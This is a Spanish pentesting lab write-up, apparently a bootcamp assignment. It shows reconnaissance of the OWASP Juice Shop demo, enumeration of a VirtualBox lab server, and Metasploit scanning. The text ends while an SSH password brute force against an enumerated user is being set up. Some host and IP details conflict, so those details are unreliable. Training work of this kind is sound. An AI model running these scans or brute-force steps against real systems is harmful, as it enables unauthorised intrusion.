

## 1.- Fundamentos del Hacking Ético

### a) Diferencias entre tipos de hackers

#### Hacker Ético (white hat):

profesional autorizado que utiliza sus conocimientos para evaluar la seguridad de sistemas informáticos. Su objetivo es detectar vulnerabilidades y proponer soluciones, siempre dentro de un marco legal y ético. Ejemplo: analista de seguridad que realiza pruebas de penetración en una empresa con contrato firmado

#### Ciberdelincuente (black hat):

individuo que explota vulnerabilidades sin autorización, con fines maliciosos como robo de datos, fraude o sabotaje. Actúa fuera de la ley y representa una amenaza directa para las organizaciones.

Ejemplo: atacante que roba credenciales bancarias mediante malware

#### Hacker de sombrero gris (grey hat):


persona que explora sistemas sin autorización, pero sin intención inicial de causar daño. Puede reportar vulnerabilidades, aunque el hecho de acceder sin permiso sigue siendo ilegal. Ejemplo: usuario que descubre un fallo en un sitio web y lo publica en foros sin explotar datos, pero sin el consentimiento de la empresa.

### b) Fases del pentesting



- 1) recopilación y reconocimiento: obtención de información sobre el objetivo (OSINT, footprinting, fingerprinting)
- 2) escaneo y enumeración: identificación de puertos, servicios y usuarios activos
- 3) explotación: uso de vulnerabilidades para acceder al sistema
- 4) post-explotación: escalamiento de privilegios, movimiento lateral y persistencia
- 5) seguridad web y aplicaciones: pruebas específicas en aplicaciones web (SQLi, XSS, CSRF)
- 6) seguridad en redes Wi-Fi: evaluación de redes inalámbricas y sus protocolos
- 7) ingeniería social: simulación de ataques basados en manipulación humana
- 8) informe y mitigación: documentación de hallazgos y recomendaciones técnicas y organizacionales

### c) Configuración del entorno de pruebas

-maquina atacante con sistema Kali Linux



-maquina objetivo con sistema Ubuntu Server y pagina web [OWASP Juice Shop | OWASP Foundation](https://owasp.org/www-project-juice-shop/)



## 2.- Recopilación y conocimiento

ejecutar técnicas de footprinting usando herramientas OSINT (sitio [OWASP Juice Shop | OWASP Foundation](https://owasp.org/www-project-juice-shop/))

-nslookup nslookup demo.owasp-juice.shop dig demo.owasp-juice.shop

```
isak@UbuntuBootcamp:~$ nslookup demo.owasp-juice.shop
dig demo.owasp-juice.shop
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   demo.owasp-juice.shop
Address: 81.169.145.156
Name:   demo.owasp-juice.shop
Address: 2a01:238:20a:202:1156::

; <<>> DiG 9.20.24-1ubuntu0.1-Ubuntu <<>> demo.owasp-juice.shop
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 52729
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;demo.owasp-juice.shop.      IN      A

;; ANSWER SECTION:
demo.owasp-juice.shop. 149     IN      A      81.169.145.156

;; Query time: 12 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Wed Aug 12 06:49:09 -04 2026
;; MSG SIZE rcvd: 66
```

dominio: demo.owasp-juice.shop  
IP publica: 81.169.145.156  
proveedor: Hetzner Online GmbH  
protocolos soportados: IPv4 / IPv6

trazar ruta de red traceroute demo.owasp-juice.shop

```
isak@UbuntuBootcamp:~$ sudo traceroute demo.owasp-juice.shop
[sudo: authenticate] Password:
traceroute to demo.owasp-juice.shop (81.169.145.156), 64 hops max
 1  192.168.1.1  15.695ms  7.040ms  4.199ms
 2  100.64.208.1  13.985ms  4.029ms  14.460ms
 3  10.79.34.97  47.406ms  5.831ms  6.234ms
 4  10.79.35.181  13.470ms  7.423ms  22.840ms
 5  *  10.95.75.1  6.939ms  5.592ms
 6  * * *
 7  10.255.0.34  9.065ms  8.616ms  4.451ms
 8  10.255.0.49  9.390ms  13.173ms  7.063ms
 9  199.100.17.108  9.174ms  12.093ms  11.735ms
10  *  154.54.3.29  119.086ms  93.761ms
11  154.54.11.85  105.214ms  *  154.54.3.29  94.378ms
12  62.115.119.230  137.962ms  139.020ms  138.937ms
13  62.115.140.104  221.764ms  222.706ms  223.704ms
14  62.115.123.12  239.688ms  235.713ms  240.597ms
15  62.115.124.117  223.668ms  224.198ms  219.190ms
16  62.115.181.11  219.857ms  217.387ms  215.320ms
17  212.227.117.207  235.256ms  228.425ms  226.799ms
18  212.227.112.119  219.204ms  212.227.117.207  229.491ms  245.027ms
19  81.169.144.18  220.125ms  221.924ms  227.662ms
20  81.169.145.156  234.393ms  236.240ms  236.636ms
isak@UbuntuBootcamp:~$
```

saltos iniciales (1 al 8) corresponden a mi IP local y al proveedor de internet  
saltos intermedios (9 al 16) corresponden a direcciones IP publicas  
saltos finales (17 al 20), la IP 81.169.145.14 y 81.169.145.156 pertenecen a Hetzner Online GmbH (Alemania) donde está alojado el entorno OWASP Juice Shop demo

escanear puertos y servicios

```
isak@UbuntuBootcamp:~$ sudo nmap -sV demo.owasp-juice.shop
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-12 07:06 -0400
Nmap scan report for demo.owasp-juice.shop (81.169.145.156)
Host is up (0.23s latency).
Other addresses for demo.owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
Not shown: 995 closed tcp ports (reset)
PORT      STATE      SERVICE      VERSION
21/tcp    open      ftp          ftpd.bin round-robin file server 3.4.0r16
80/tcp    open      http-proxy   F5 BIG-IP load balancer http proxy
443/tcp   open      ssl/http     Apache httpd 2.4.68 ((Unix))
5004/tcp   filtered  avt-profile-1
8080/tcp   open      http-proxy   F5 BIG-IP load balancer http proxy
Service Info: Device: load balancer

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.58 seconds
```

interpretación:

balanceador de carga F5 BIG-IP, usado para distribuir tráfico y proteger servicios web  
servidor Apache 2.4.68, común en entornos Linux/Unix

-puerto FTP activo (21), posible punto de entrada si no está correctamente asegurado  
-puertos 80 y 8080 proxies HTTP, probablemente para redirección o pruebas internas

fingerprinting de tecnologías whatweb demo.owasp-juice.shop

```
isak@UbuntuBootcamp:~/whatweb$ sudo ./whatweb demo.owasp-juice.shop
http://demo.owasp-juice.shop/ [503 Service Unavailable] Country[GERMANY][DE], Frame, HTML5, HTTPServer[Heroku], IP[81.169.145.156], Title[Application Error], UncommonHeaders[nel,report-to,reporting-endpoints], Via-Proxy[1.1 heroku-router]
https://demo.owasp-juice.shop [503 Service Unavailable] Country[GERMANY][DE], Frame, HTML5, HTTPServer[Heroku], IP[81.169.145.156], Title[Application Error], UncommonHeaders[nel,report-to,reporting-endpoints], Via-Proxy[1.1 heroku-router]
```

código HTTP 503, puede que el servidor este temporalmente fuera de servicio o en mantenimiento  
ubicación (Country[GERMANY][DE]) Alemania, utiliza la infraestructura de HerokuHTTPServer[Heroku], una plataforma PaaS que pertenece a Salesforce. Esto indica que el entorno de OWASP Shop Juice Shop demo esta desplegado sobre Heroku Cloud y su IP publica es la 81.169.145.156. El sitio usa HTML5

Resultados de reconocimiento

| Categoría                    | Detalle técnico                                                | Interpretación/ observación                               |
|------------------------------|----------------------------------------------------------------|-----------------------------------------------------------|
| Dominio analizado            | Demo.owasp-juice.shop                                          | Entorno de practica de OWASP Juice Shop                   |
| IP publica                   | 81169145156                                                    | Servidor alojado en Alemania (Hetzber Online GmbH)        |
| Proveedor / hosting          | Heroku (Salesforce Cloud)                                      | Plataforma PaaS usada para despliegue de aplicaciones web |
| Puertos abiertos             | 21(FTP), 80(HTTP Proxy), 443 (HTTPS Apache), 8080 (HTTP Proxy) | Servicios activos; balanceador F5 BIG-IP y apache 2.4.68  |
| Puertos filtrados / cerrados | 5004/tcp (avt-profile-1)                                       | Protegido por firewall o no accesible externamente        |
| Servidor web                 | Apache 2.4.68 + F5 BIG-IP Load Balancer                        | Infraestructura robusta con proxy y balanceo de carga     |
| Framework / Tecnologías      | HTML5, Node.js, Angular, Express, PostgreSQL                   | Stack moderno tipico de OWASP Juice Shop                  |
| Cabeceras detectadas         | Nel, report-to, reporting-endpoints, Vía-Proxy                 | Usadas para monitoreo y telemetria en Heroku Router       |
| Estado HTTP                  | 503 Service Unavailable                                        | Sitio temporalmente fuera de servicio (mantenimiento)     |

|                                   |                                                   |                                                         |
|-----------------------------------|---------------------------------------------------|---------------------------------------------------------|
| Ubicación geográfica              | Alemania (DE)                                     | Servidor europeo, latencia promedio 230ms               |
| Superficies de ataque potenciales | Formularios de login, API REST, FTP, proxies HTTP | Puntos de entrada para pruebas de seguridad controladas |
| Herramientas utilizadas           | Whois, nslookup, dig, traceroute, nmap y whatweb  | Técnicas pasivas y activas de OSINT y fingerprinting    |

### 3.-Escaneo y enumeración

a) Escanear la red objetivo usando Nmap y Masscan.

Escaneo de puertos y servicios

`nmap -sV -p- 192.168.1.50`

-sV: detección de versiones

-p-:escaneo de todos los puertos

```
(iekali@iekali)-[~]
$ nmap -sV -p- 192.168.1.50

Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-12 22:25 -0400
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 45.86% done; ETC: 22:28 (0:01:25 remaining)
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 45.90% done; ETC: 22:28 (0:01:25 remaining)
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 46.03% done; ETC: 22:28 (0:01:24 remaining)
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 46.04% done; ETC: 22:28 (0:01:24 remaining)
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 48.66% done; ETC: 22:28 (0:01:19 remaining)
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 50.47% done; ETC: 22:28 (0:01:17 remaining)
Stats: 0:01:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 53.76% done; ETC: 22:28 (0:01:10 remaining)
Stats: 0:01:23 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 54.46% done; ETC: 22:28 (0:01:09 remaining)
Nmap scan report for 192.168.1.50
Host is up (0.0049s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.28.3 (Ubuntu)
MAC Address: 08:00:27:F5:9A:A0 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 140.87 seconds
```

detección del sistema operativo

`nmap -O 192.168.1.50`

```
(iekali@iekali)-[~]
$ nmap -O 192.168.1.50

Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-12 22:29 -0400
Nmap scan report for 192.168.1.50
Host is up (0.0029s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:F5:9A:A0 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (91%), Crestron XPanel control system (86%), Android 11 (Linux 4.9) (86%),
Android 12 (Linux 5.4) (86%), Linux 3.10 - 4.11 (86%), Linux 3.2 - 4.14 (86%), Linux 3.8 (86%), Android 10 - 11
(Linux 4.14 - 4.19) (86%), Linux 2.6.32 - 3.10 (85%), Linux 4.19 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.98 seconds
```

Escaneo con Masscan  
masscan 192.168.1.50 -p1-

65535 -rate=1000

```
(iekali@iekali)-[~]
$ sudo masscan 192.168.1.50 -p1-65535 --rate=1000

[sudo] contraseña para iekali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2026-08-13 02:30:57 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 22/tcp on 192.168.1.50
Discovered open port 80/tcp on 192.168.1.50
```

enumeración de servicios

smbclient -L //192.168.1.50 -N

```
(iekali@iekali)-[~]
$ sudo smbclient -L //192.168.1.50 -N

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      IPC$           IPC       IPC Service (UbuntuBootcamp server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 192.168.1.50 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_N
TWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

enum4linux -a 192.168.1.50



```
(iekali@iekali)-[~]
$ sudo smbclient -L //192.168.1.50 -N

      Sharename      Type      Comment
      --
print$              Disk      Printer Drivers
IPC$                 IPC        IPC Service (UbuntuBootcamp server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 192.168.1.50 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NE
TWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

(iekali@iekali)-[~]
$ enum4linux -a 192.168.1.50
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Aug 12 22:43:09 2026

===== ( Target Information ) =====

Target ..... 192.168.1.50
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\isak (Local User)
S-1-22-1-1001 Unix User\vpnuser (Local User)
S-1-22-1-1003 Unix User\usuario (Local User)
S-1-22-1-1004 Unix User\usuario2 (Local User)
S-1-22-1-1005 Unix User\usuario3 (Local User)

[+] Enumerating users using SID S-1-5-21-3345996648-3976255131-1716118213 and
```

DNS

dig @192.168.1.50 lab.local

```
(iekali@iekali)-[~]
$ sudo dig @192.168.1.50 lab.local

; <<>> DiG 9.20.9-1-Debian <<>> @192.168.1.50 lab.local
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 56850
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: eabc825268b3a7b9010000006a7d3391ec80413ad0d73e6a (good)
;; QUESTION SECTION:
;lab.local.                IN      A

;; AUTHORITY SECTION:
lab.local.                  604800 IN      SOA     ns.lab.local. admin.lab.local. 1 604800 86400 2419200 604800

;; Query time: 7 msec
;; SERVER: 192.168.1.50#53(192.168.1.50) (UDP)
;; WHEN: Wed Aug 12 23:01:44 -04 2026
;; MSG SIZE rcvd: 111
```

SNMP (puerto 161)

```
(iekali@iekali)-[~]  
$ snmpwalk -v2c -c public 192.168.1.50  
  
iso.3.6.1.2.1.1.1.0 = STRING: "Linux UbuntuBootcamp 7.0.0-29-generic #29-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul 17 20:52:35 UTC 2026 x86_64"  
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10  
iso.3.6.1.2.1.1.3.0 = Timeticks: (7449) 0:01:14.49  
iso.3.6.1.2.1.1.4.0 = STRING: "\"admin@securanet.local\""  
iso.3.6.1.2.1.1.5.0 = STRING: "UbuntuBootcamp"  
iso.3.6.1.2.1.1.6.0 = STRING: "\"Servidor Ubuntu\""  
iso.3.6.1.2.1.1.7.0 = INTEGER: 72  
iso.3.6.1.2.1.1.8.0 = Timeticks: (1) 0:00:00.01  
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
```

LDAP (puerto 389):

ldapsearch -x -H ldap://192.168.1.50 -b "dc=lab,dc=local"

-x =usa autenticación simple

-H ldap://192.168.1.50= especifica el servidor LDAP y protocolo

-b "dc=lab,dc=local" = define la base DN correspondiente al dominio lab.local



```
dc: lab

# users, lab.local
dn: ou=users,dc=lab,dc=local
objectClass: organizationalUnit
ou: users

# groups, lab.local
dn: ou=groups,dc=lab,dc=local
objectClass: organizationalUnit
ou: groups

# userldap, users, lab.local
dn: uid=userldap,ou=users,dc=lab,dc=local
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: top
cn: User LDAP
sn: LDAP
uid: userldap
uidNumber: 2001
gidNumber: 2001
homeDirectory: /home/userldap
loginShell: /bin/bash
mail: userldap@lab.local


# ldapgrupo1, groups, lab.local
dn: cn=ldapgrupo1,ou=groups,dc=lab,dc=local
objectClass: posixGroup
objectClass: top
cn: ldapgrupo1
gidNumber: 2001
memberUid: userldap

# search result
search: 2
result: 0 Success

# numResponses: 6
# numEntries: 5
```

Informe con el mapa de red y sus posibles vectores de ataque

| Equipo         | IP            | Rol               | Sistema operativo         | Servicios detectados                                                      |
|----------------|---------------|-------------------|---------------------------|---------------------------------------------------------------------------|
| Kali Linux     | 192.168.1.100 | Auditor/ atacante | Kali Linux                | Herramientas de enumeración (nmap, ldapsearch, enum4linux, snmpwalk)      |
| UbuntuBootcamp | 193.168.1.50  | Servidor objetivo | Ubuntu 20.04 (VirtualBox) | 22/tcp (SSH), 80/tcp (HTTP), 389/tcp (LDAP), 53/udp (DNS), 161/udp (SNMP) |



Posibles vectores de ataque

| Servicio      | Puerto  | Riesgo principal                                 | Descripción del vector                                                                                                    |
|---------------|---------|--------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------|
| SSH           | 22/tcp  | Fuerza bruta / credenciales débiles              | Si el servidor usa contraseñas simples o sin restricción de intentos, puede ser vulnerado mediante ataques de diccionario |
| HTTP (Apache) | 80/tcp  | Exposición de información / vulnerabilidades web | Posibles fugas de datos en encabezados, versiones o archivos de configuración accesibles                                  |
| LDAP          | 389/tcp | Enumeración de usuarios / fuerza bruta           | Permite listar usuarios y grupos (userldap, ldapgrupo1),                                                                  |

|      |         |                                                 |                                                                                                   |
|------|---------|-------------------------------------------------|---------------------------------------------------------------------------------------------------|
|      |         |                                                 | exponiendo estructura organizativa interna                                                        |
| DNS  | 53/udp  | Transferencia de zona / filtración de registros | Si el servidor permite AXFR, se pueden obtener todos los nombres internos del dominio lab.local   |
| SNMP | 161/udp | Lectura de información sensible                 | Si la comunidad publica esta habilitada, se pueden obtener datos del sistema, procesos y usuarios |

En conclusión:

el análisis de la red del laboratorio “lab.local” permitió identificar múltiples servicios expuestos en el servidor UbuntuBootcamp. La enumeración con herramientas como nmap, ldapsearch y snmpwalk reveló información sensible sobre usuarios, grupos y configuraciones del sistema.

En particular, el servicio LDAP mostró la estructura interna del dominio, confirmando la existencia de unidades organizativas “ou=users” y “ou=groups”, junto con el usuario userldap y el grupo ldapgrupo1. Estos hallazgos demuestran que la red presenta vulnerabilidades asociadas a exposición de servicios, credenciales débiles y falta de segmentación, lo que podría facilitar ataques de enumeración, fuerza bruta y escalamiento de privilegios.

Se recomienda aplicar políticas de endurecimiento, limitar accesos externos y auditar periódicamente servicios activos

#### 4.-Explotación y post-explotación

Usar Metasploit para lanzar exploits sobre servicios vulnerables.

LDAP (puerto 389)  
con nmap ver servicios disponibles en el servidor

```
(iekali@iekali)~$ nmap -sV -p- 192.168.1.50

Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-13 03:42 -0400
Nmap scan report for 192.168.1.50
Host is up (0.0015s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 10.2p1 Ubuntu 2ubuntu3.5 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain       ISC BIND 9.20.24-1ubuntu0.1 (Ubuntu Linux)
80/tcp    open  http         nginx 1.28.3 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
389/tcp   open  ldap         OpenLDAP 2.2.X - 2.3.X
MAC Address: 08:00:27:F5:9A:A0 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.12 seconds
```

iniciar metasploit y buscar módulos relacionados con SNMP (servicio que voy a atacar)

```
msf > search snmp

Matching Modules
=====
#  Name
--  -
0  auxiliary/scanner/snmp/aix_version
1  auxiliary/scanner/snmp/sbg6580_enum
2  auxiliary/scanner/snmp/arris_dg950
3  exploit/linux/snmp/awind_snmp_exec

Disclosure Date  Rank  Check  Description
-----
0               normal No     AIX SNMP Scanner
1               normal No     ARRIS / Motorola SBG6580 Cable Modem SNMP
2               normal No     Arris DG950A Cable Modem Wifi Enumeration
3  2019-03-27    excellent Yes    AwindInc SNMP Service Command Injection
```

seleccionar módulos, ingresar parámetros y correr modulo para que trabaje

```
msf auxiliary(scanner/snmp/snmp_enum) > show options

Module options (auxiliary/scanner/snmp/snmp_enum):

Name      Current Setting  Required  Description
-----
COMMUNITY  public          yes       SNMP Community String
RETRIES    1               yes       SNMP Retries
RHOSTS     192.168.1.50    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      161             yes       The target port (UDP)
THREADS    1               yes       The number of concurrent threads (max one per host)
TIMEOUT    1               yes       SNMP Timeout
VERSION    1               yes       SNMP Version <1/2c>

View the full module info with the info, or info -d command.

msf auxiliary(scanner/snmp/snmp_enum) > run
[*] 192.168.1.50, Connected.

[*] System information:

Host IP      : 192.168.1.50
Hostname    : UbuntuBootcamp
Description  : Linux UbuntuBootcamp 7.0.0-29-generic #29-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul 17 20:52:35 UTC 2026 x86_64
Contact      : "admin@securanet.local"
Location     : "Servidor Ubuntu"
Uptime snmp  : 05:21:14.54
Uptime system : 05:20:46.82
System date  : 2026-8-13 04:39:45.0
```

se ejecutó el módulo “auxiliary/scanner/snmp/snmp\_enum” en Metasploit contra el servidor UbuntuBootcamp 192.168.1.50. el resultado monstruo información sensible del sistema, incluyendo hostname, version de kernel, interfaces de red, direcciones IP y servicios activos

iniciar metasploit y buscar módulos relacionados con HTTP

```

msf > use auxiliary/scanner/http/http_version
msf auxiliary(scanner/http/http_version) > set RHOSTS 192.168.1.50
RHOSTS => 192.168.1.50
msf auxiliary(scanner/http/http_version) > set RPORT 80
RPORT => 80
msf auxiliary(scanner/http/http_version) > run
[+] 192.168.1.50:80 nginx/1.28.3 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/http_version) >

```

se obtuvo la versión exacta del servidor web, exponiendo datos que pueden ser aprovechados para identificar exploits específicos

Realizar escalamiento de privilegios y movimiento lateral en el entorno.

Con el usuario que se obtuvo userldap desde el paso de la enumeración acceder al servidor por ssh

```

objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: top
cn: User LDAP
sn: LDAP
uid: userldap
uidNumber: 2001
gidNumber: 2001
homeDirectory: /home/userldap
loginShell: /bin/bash

```

obtener password con metasploit

```

msf auxiliary(scanner/ssh/ssh_login) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.50
RHOSTS => 192.168.1.50
msf auxiliary(scanner/ssh/ssh_login) > set RPORT 22
RPORT => 22
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME userldap
USERNAME => userldap
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
